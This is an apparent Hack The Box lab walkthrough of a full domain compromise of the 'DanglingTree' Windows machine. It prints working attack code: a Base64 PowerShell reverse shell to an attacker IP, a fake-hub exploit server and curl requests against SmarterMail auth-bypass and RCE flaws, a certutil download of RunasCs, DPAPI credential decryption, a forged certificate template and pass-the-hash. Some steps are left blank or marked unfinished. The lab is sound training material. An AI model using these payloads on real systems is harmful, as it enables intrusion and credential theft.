HTB DanglingTree Walkthrough
DanglingTree is a medium-difficulty Windows machine that demonstrates how multiple low-severity vulnerabilities chain together for full domain compromise. The attack path traverses SMB misconfiguration, Windows Admin Center, two critical SmarterMail CVEs, DPAPI credential theft, and AD CS privilege escalation.
Attack Chain
SMB Guest Access → RoE Credentials (anderson.w)
  → Windows Admin Center → Shell on DC
    → SmarterMail Discovery (localhost:17017) → Port Forward
      → CVE-2026-23760 (Auth Bypass) + CVE-2026-24423 (RCE) → Shell as svc_mail
        → Backup Domain → Impersonation API → noah.b password
          → user.txt → DPAPI → alex.o credentials
            → ForceChangePassword → jake.h
              → AD CS ESC7 → Administrator → root.txt
Reconnaissance
Full Port Scan
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
6600/tcp  open  mshvlm
9389/tcp  open  adws
49664/tcp open  unknown
49675/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
49690/tcp open  unknown
49708/tcp open  unknown
49724/tcp open  unknown
49755/tcp open  unknown
The port profile immediately identifies a Domain Controller — DNS (53), Kerberos (88), LDAP (389/636), Global Catalog (3268/3269), ADWS (9389). Three ports stand out as unusual for a DC: 80, 443, and 6600.
| Port | Service | Why It Matters |
|---|---|---|
| 53 | DNS | AD-integrated DNS |
| 88 | Kerberos | Authentication |
| 389/636 | LDAP/LDAPS | Directory services |
| 445 | SMB | File sharing — often misconfigured |
| 3268/3269 | Global Catalog | Multi-domain queries |
| 80/443 | IIS + AD CS | Certificate Services web enrollment |
| 6600 | WAC | Windows Admin Center — PowerShell access |
Targeted Service Scan
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
443/tcp  open  ssl/https?
| ssl-cert: Subject: commonName=danglingtree-DC-CA
6600/tcp open  ssl/mshvlm?
| ssl-cert: Subject: commonName=dc.danglingtree.htb
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 403 Forbidden
|     Set-Cookie: WAC-SESSION=e1937d090d9f44a195f238193449cfe7; ...
Note
Port 443's SSL certificate (danglingtree-DC-CA) confirms AD CS is installed. Port 6600's WAC-SESSION cookie identifies Windows Admin Center — a web-based management tool that exposes PowerShell to authenticated users.
Windows Admin Center
Browsing to port 6600 reveals the WAC login:

No credentials yet. WAC becomes relevant once we find valid domain accounts.
Environment Setup
# DNS resolution
echo '10.129.27.211    dc.danglingtree.htb danglingtree.htb danglingtree dc' | sudo tee -a /etc/hosts

# Kerberos configuration
netexec smb 10.129.27.211 -u null -p '' --generate-krb5 krb5.conf
sudo mv krb5.conf /etc/krb5.conf

# Time sync (Kerberos tolerates ±5 minutes)
sudo ntpdate 10.129.27.211
SMB — Guest Access and Credential Discovery
Share Enumeration
SMB         10.129.27.211    445    DC               Share           Permissions     Remark
SMB         10.129.27.211    445    DC               ADMIN$                          Remote Admin
SMB         10.129.27.211    445    DC               C$                              Default share
SMB         10.129.27.211    445    DC               IPC$            READ            Remote IPC
SMB         10.129.27.211    445    DC               IT              READ
SMB         10.129.27.211    445    DC               NETLOGON                        Logon server share
SMB         10.129.27.211    445    DC               SYSVOL                          Logon server share
The IT share allows unauthenticated read access — a common misconfiguration where shares are left with guest permissions after initial setup.
Data Exfiltration
smb: \Security\> ls
  DanglingTree_RoE_Assessment.pdf      A    28905  Sat Apr  4 21:20:23 2026

smb: \Security\> get DanglingTree_RoE_Assessment.pdf
The PDF is a Rules of Engagement document from a prior grey-box assessment. It contains initial test credentials left behind after the engagement:

Credentials Recovered
- Username:
anderson.w - Password:
R3dT3am@Acc3ss#01
Why this works: Organizations frequently forget to revoke test accounts or remove assessment documentation from shared drives after security engagements conclude.
Initial Access — Windows Admin Center Shell

The recovered credentials grant access to WAC on port 6600:
Weaponizing the WAC API
WAC's PowerShell terminal is backed by a REST API. Intercepting the request in Burp reveals the invokeCommand endpoint:

Injecting a Base64-encoded PowerShell reverse shell into the script field:
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMgAwADMAIgAsADQANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG5AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
listening on [any] 4444 ...
connect to [10.10.15.203] from (UNKNOWN) [10.129.27.211] 52567

PS C:\WINDOWS\system32>
Foothold
Shell as anderson.w on the Domain Controller.
Post-Exploitation — Limited User
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
No exploitable privileges. PowerUp and LaZagne find nothing actionable. However, filesystem enumeration reveals a non-standard directory:
Pivoting to SmarterMail
Internal Service Discovery
SmarterMail's management API listens on localhost:17017 by default — invisible to external scans:
Port Forwarding with Chisel
Since the API is localhost-only, set up a reverse port forward:
Attacker side:
Target side:

SmarterMail is now accessible at http://127.0.0.1:17017 on the attacker machine:
CVE-2026-23760 — SmarterMail Authentication Bypass
Version Fingerprint
Page source reveals:
Build 9504 is vulnerable to CVE-2026-23760 (patched in build 9511). The /api/v1/auth/force-reset-password endpoint ignores the old password, allowing unauthenticated sysadmin password resets.
Exploitation
SM_BASE='http://127.0.0.1:17017'

curl -X POST "$SM_BASE/api/v1/auth/force-reset-password" \
  -H 'Content-Type: application/json' \
  -d '{"IsSysAdmin":"true","OldPassword":"whatever","Username":"svc_mail","NewPassword":"NewPassword123!@#","ConfirmPassword":"NewPassword123!@#"}'
API Token
SM_TOKEN=$(curl -sX POST "$SM_BASE/api/v1/auth/authenticate-user" \
  -H 'Content-Type: application/json' \
  -d '{"username":"svc_mail","password":"NewPassword123!@#"}' | jq -r '.accessToken')
Domain Enumeration
curl -sX GET "$SM_BASE/api/v1/settings/sysadmin/domains" \
  -H "Authorization: Bearer $SM_TOKEN" | jq
{
  "data": [{
    "name": "danglingtree.htb",
    "path": "C:\\SmarterMail\\Domains\\danglingtree.htb",
    "userCount": 1,
    "status": "Enabled"
  }],
  "success": true
}
Only 1 user in the active domain. Dead end via the API alone — need direct filesystem access.
CVE-2026-24423 — SmarterMail ConnectToHub RCE
The same build is also vulnerable to CVE-2026-24423: the connect-to-hub endpoint lets SmarterMail connect to an attacker-controlled server, which responds with a CommandMount payload that gets executed.
Exploit Server
from flask import Flask, jsonify
import uuid

app = Flask(__name__)
PAYLOAD = "powershell -e <BASE64_REVERSE_SHELL_TO_PORT_4446>"
counter = 0

@app.route('/web/api/node-management/setup-initial-connection', methods=['POST'])
def hub():
    global counter
    counter += 1
    return jsonify({
        "ClusterID": str(uuid.uuid4()),
        "SharedSecret": str(uuid.uuid4()),
        "TargetHubs": {"a": "b"},
        "IsStandby": False,
        "SystemMount": {
            "Enabled": True,
            "ReadOnly": False,
            "MountPath": f"C:\\Windows\\Temp\\mnt{counter}",
            "CommandMount": PAYLOAD,
            "UseArgumentsInCommand": False
        },
        "SystemAdminUsernames": ["admin"]
    })

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8081)
Trigger
# Terminal 1: Fake hub
python3 hub.py

# Terminal 2: Listener
nc -lvnp 4446

# Terminal 3: Trigger
curl -X POST 'http://127.0.0.1:17017/api/v1/settings/sysadmin/connect-to-hub' \
  -H 'Content-Type: application/json' \
  -d '{"hubAddress":"http://10.10.15.203:8081/","oneTimePassword":"test","nodeName":"victim"}'
listening on [any] 4446 ...
connect to [10.10.15.203] from (UNKNOWN) [10.129.27.211] 51534

PS C:\Program Files (x86)\SmarterTools\SmarterMail\Service\Settings>
Privilege Escalation
Shell as the SmarterMail service account (svc_mail), with full access to mail data directories.
Backup Domain — User Discovery
The .bak directory is a backup domain containing 7 users:
d-----         3/26/2026   2:02 PM                amelia.r
d-----         8/19/2026   6:54 PM                emma.s
d-----         8/19/2026   6:54 PM                liam.m
d-----         8/19/2026   6:59 PM                noah.b
d-----         8/19/2026   6:54 PM                oliver.t
d-----         8/19/2026   6:54 PM                sophia.k
d-----         8/19/2026   6:54 PM                svc_mail
Password Extraction via Impersonation API
SmarterMail's sysadmin API can reveal user passwords through impersonation. The API only operates on the currently mounted domain.
Community Edition Limitation
Only one domain can be active at a time. Detach danglingtree.htb and attach danglingtree.htb.bak via the web interface before proceeding.
With the backup domain mounted:
# Fresh token
SM_TOKEN=$(curl -sX POST "$SM_BASE/api/v1/auth/authenticate-user" \
  -H 'Content-Type: application/json' \
  -d '{"username":"svc_mail","password":"NewPassword123!@#"}' | jq -r '.accessToken')

# Impersonate noah.b
IMPERSONATE_TOKEN=$(curl -sX POST "$SM_BASE/api/v1/settings/domain/impersonate-user/" \
  -H "Authorization: Bearer $SM_TOKEN" \
  -H 'X-SmarterMailDomain: danglingtree.htb.bak' \
  -H 'Content-Type: application/json' \
  -d '{"email":"noah.b@danglingtree.htb.bak"}' | jq -r '.impersonateAccessToken')

# Extract password
curl -sX POST "$SM_BASE/api/v1/settings/domain/show-password/" \
  -H "Authorization: Bearer $SM_TOKEN" \
  -H 'Content-Type: application/json' \
  -d "{\"token\":\"$IMPERSONATE_TOKEN\",\"emailAddress\":\"noah.b@danglingtree.htb.bak\"}"
Credentials
noah.b : RiverDragon#Storm25
user.txt
Use RunasCs to spawn a shell as noah.b:
certutil.exe -urlcache -split -f http://10.10.15.203/RunasCs/RunasCs.exe
.\RunasCs.exe noah.b RiverDragon#Storm25 powershell.exe -r 10.10.15.203:4447 --bypass-uac
User flag at C:\Users\noah.b\Desktop\user.txt.
DPAPI — Extracting alex.o Credentials
Stored Credentials Discovery
Currently stored credentials:

    Target: Domain:target=PC01.danglingtree.htb
    Type: Domain Password
    User: alex.o
Noah has a stored credential for alex.o in Windows Credential Manager. DPAPI protects these blobs with the user's password — which we already have.
Export Credential Blob and Master Key
# Credential blob
[Convert]::ToBase64String([IO.File]::ReadAllBytes("$env:APPDATA\Microsoft\Credentials\57FFB67D684C67F09E7153B9C7CC3940"))

# Master key (GUID matches the blob's reference)
[Convert]::ToBase64String([IO.File]::ReadAllBytes("$env:APPDATA\Microsoft\Protect\S-1-5-21-4220238332-57023728-1129110646-1602\f53fcaba-f057-48e8-8f92-0180d274bf0f"))
Decode on the attacker box:
echo "<BASE64_CREDENTIAL>" | base64 -d > credential_blob
echo "<BASE64_MASTERKEY>" | base64 -d > master_key
Decrypt Master Key
impacket-dpapi masterkey -file master_key \
  -sid S-1-5-21-4220238332-57023728-1129110646-1602 \
  -password 'RiverDragon#Storm25'
Decrypted key with User Key (MD4 protected)
Decrypted key: 0x7120d9adb3b8ccd8901bf9e2a29afabcbbcbdb5a13a24a1817bda49097c7ff3c8e5d71f34ae43850a136dc64dbd37061d4f9c34bdbdca21aa8af57d26baad0d8
Decrypt Credential Blob
impacket-dpapi credential -file credential_blob \
  -key '0x7120d9adb3b8ccd8901bf9e2a29afabcbbcbdb5a13a24a1817bda49097c7ff3c8e5d71f34ae43850a136dc64dbd37061d4f9c34bdbdca21aa8af57d26baad0d8'
[CREDENTIAL]
Target      : Domain:target=PC01.danglingtree.htb
Username    : alex.o
Unknown     : SunsetMountainPeak@2025
Credentials
alex.o : SunsetMountainPeak@2025
ForceChangePassword — alex.o to jake.h
BloodHound reveals that alex.o (via the SUPPORT-IT group) has ForceChangePassword rights over jake.h. This ACE allows resetting jake.h's password without knowing the current one.
bloodyad -d danglingtree.htb -u alex.o -p 'SunsetMountainPeak@2025' \
  --host dc.danglingtree.htb set password jake.h 'Welcome@1234'
Credentials
jake.h : Welcome@1234
jake.h — AD CS Enumeration
Writable Objects
distinguishedName: CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb
permission: CREATE_CHILD

distinguishedName: CN=OID,CN=Public Key Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb
permission: CREATE_CHILD
jake.h can create objects in both the Certificate Templates and OID containers — the exact permissions needed to forge a certificate template.
Certipy Scan
Certificate Authorities
  0
    CA Name                             : danglingtree-DC-CA
    Permissions
      Access Rights
        ManageCertificates              : DANGLINGTREE.HTB\Helpdesk_Cert_Support
    [+] User ACL Principals             : DANGLINGTREE.HTB\Helpdesk_Cert_Support
    [!] Vulnerabilities
      ESC7                              : User has dangerous permissions.
Certificate Templates                   : [!] Could not find any certificate templates
ESC7 — jake.h (via Helpdesk_Cert_Support) has ManageCertificates rights on the CA. This means he can approve pending certificate requests, effectively bypassing enrollment controls.
Privilege Escalation — AD CS (Work in Progress)
Create a vulnerable template
python3 -c '
import struct, ssl
from ldap3 import Server, Connection, ALL, NTLM, Tls

tls = Tls(validate=ssl.CERT_NONE)
server = Server("10.129.27.196", port=636, use_ssl=True, tls=tls, get_info=ALL)
c = Connection(
    server,
    user=r"DANGLINGTREE\jake.h",
    password="Welcome@1234",
    authentication=NTLM,
    auto_bind=True
)

r = c.add(
    "CN=VulnerableTemplate,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=danglingtree,DC=htb",
    attributes={
        "objectClass": ["top", "pKICertificateTemplate"],
        "cn": "VulnerableTemplate",
        "displayName": "VulnerableTemplate",
        "flags": "131680",
        "revision": "100",
        "pKIDefaultKeySpec": "1",
        "pKIKeyUsage": b"\xa0\x00",
        "pKIMaxIssuingDepth": "0",
        "pKICriticalExtensions": ["2.5.29.15"],
        "pKIExtendedKeyUsage": ["1.3.6.1.5.5.7.3.2"],
        "pKIDefaultCSPs": ["1,Microsoft RSA SChannel Cryptographic Provider"],
        "pKIExpirationPeriod": struct.pack("<q", -315360000000000),
        "pKIOverlapPeriod": struct.pack("<q", -36288000000000),
        "msPKI-Certificate-Name-Flag": "1",
        "msPKI-Enrollment-Flag": "0",
        "msPKI-Minimal-Key-Size": "2048",
        "msPKI-Private-Key-Flag": "16842752",
        "msPKI-RA-Signature": "0",
        "msPKI-Template-Minor-Revision": "1",
        "msPKI-Template-Schema-Version": "2",
        "msPKI-Certificate-Application-Policy": ["1.3.6.1.5.5.7.3.2"],
        "msPKI-Cert-Template-OID": "1.3.6.1.4.1.311.21.8.9999999.8888888.7777777.6666666.5555555.1.33.1"
    }
)
print("[+] Created" if r else "[-] " + str(c.result["description"]))
'
certipy-ad find -vulnerable -stdout -u 'jake.h@danglingtree.htb' -p 'Welcome@1234' \
  -dc-ip 10.129.27.196
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 16 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'danglingtree-DC-CA' via RRP
[*] Successfully retrieved CA configuration for 'danglingtree-DC-CA'
[*] Checking web enrollment for CA 'danglingtree-DC-CA' @ 'dc.danglingtree.htb'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : danglingtree-DC-CA
    DNS Name                            : dc.danglingtree.htb
    Certificate Subject                 : CN=danglingtree-DC-CA, DC=danglingtree, DC=htb
    Certificate Serial Number           : 6E77D503246E55B34D28C464F186BD4B
    Certificate Validity Start          : 2026-08-03 16:32:49+00:00
    Certificate Validity End            : 2126-08-03 16:42:49+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : DANGLINGTREE.HTB\Administrators
      Access Rights
        Enroll                          : DANGLINGTREE.HTB\Authenticated Users
        ManageCertificates              : DANGLINGTREE.HTB\Helpdesk_Cert_Support
                                          DANGLINGTREE.HTB\Domain Admins
                                          DANGLINGTREE.HTB\Enterprise Admins
                                          DANGLINGTREE.HTB\Administrators
        ManageCa                        : DANGLINGTREE.HTB\Domain Admins
                                          DANGLINGTREE.HTB\Enterprise Admins
                                          DANGLINGTREE.HTB\Administrators
    [+] User Enrollable Principals      : DANGLINGTREE.HTB\Authenticated Users
    [+] User ACL Principals             : DANGLINGTREE.HTB\Helpdesk_Cert_Support
    [!] Vulnerabilities
      ESC7                              : User has dangerous permissions.
Certificate Templates
  0
    Template Name                       : VulnerableTemplate
    Display Name                        : VulnerableTemplate
    Enabled                             : False
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2026-08-20T23:07:04+00:00
    Template Last Modified              : 2026-08-20T23:07:04+00:00
    Permissions
      Object Control Permissions
        Owner                           : DANGLINGTREE.HTB\jake.h
        Full Control Principals         : DANGLINGTREE.HTB\Domain Admins
                                          DANGLINGTREE.HTB\Local System
                                          DANGLINGTREE.HTB\Enterprise Admins
        Write Owner Principals          : DANGLINGTREE.HTB\Domain Admins
                                          DANGLINGTREE.HTB\Local System
                                          DANGLINGTREE.HTB\Enterprise Admins
        Write Dacl Principals           : DANGLINGTREE.HTB\Domain Admins
                                          DANGLINGTREE.HTB\Local System
                                          DANGLINGTREE.HTB\Enterprise Admins
    [+] User ACL Principals             : DANGLINGTREE.HTB\jake.h
    [!] Vulnerabilities
      ESC4                              : Template is owned by user.
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.27.196
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@danglingtree.htb'
[*]     SAN URL SID: 'S-1-5-21-4220238332-57023728-1129110646-500'
[*]     Security Extension SID: 'S-1-5-21-4220238332-57023728-1129110646-500'
[*] Using principal: 'administrator@danglingtree.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@danglingtree.htb': aad3b435b51404eeaad3b435b51404ee:8cacb3a97e460c65d105ca7cd9913925
impacket-psexec danglingtree.htb/administrator@10.129.27.196 -hashes aad3b435b51404eeaad3b435b51404ee:8cacb3a97e460c65d105ca7cd9913925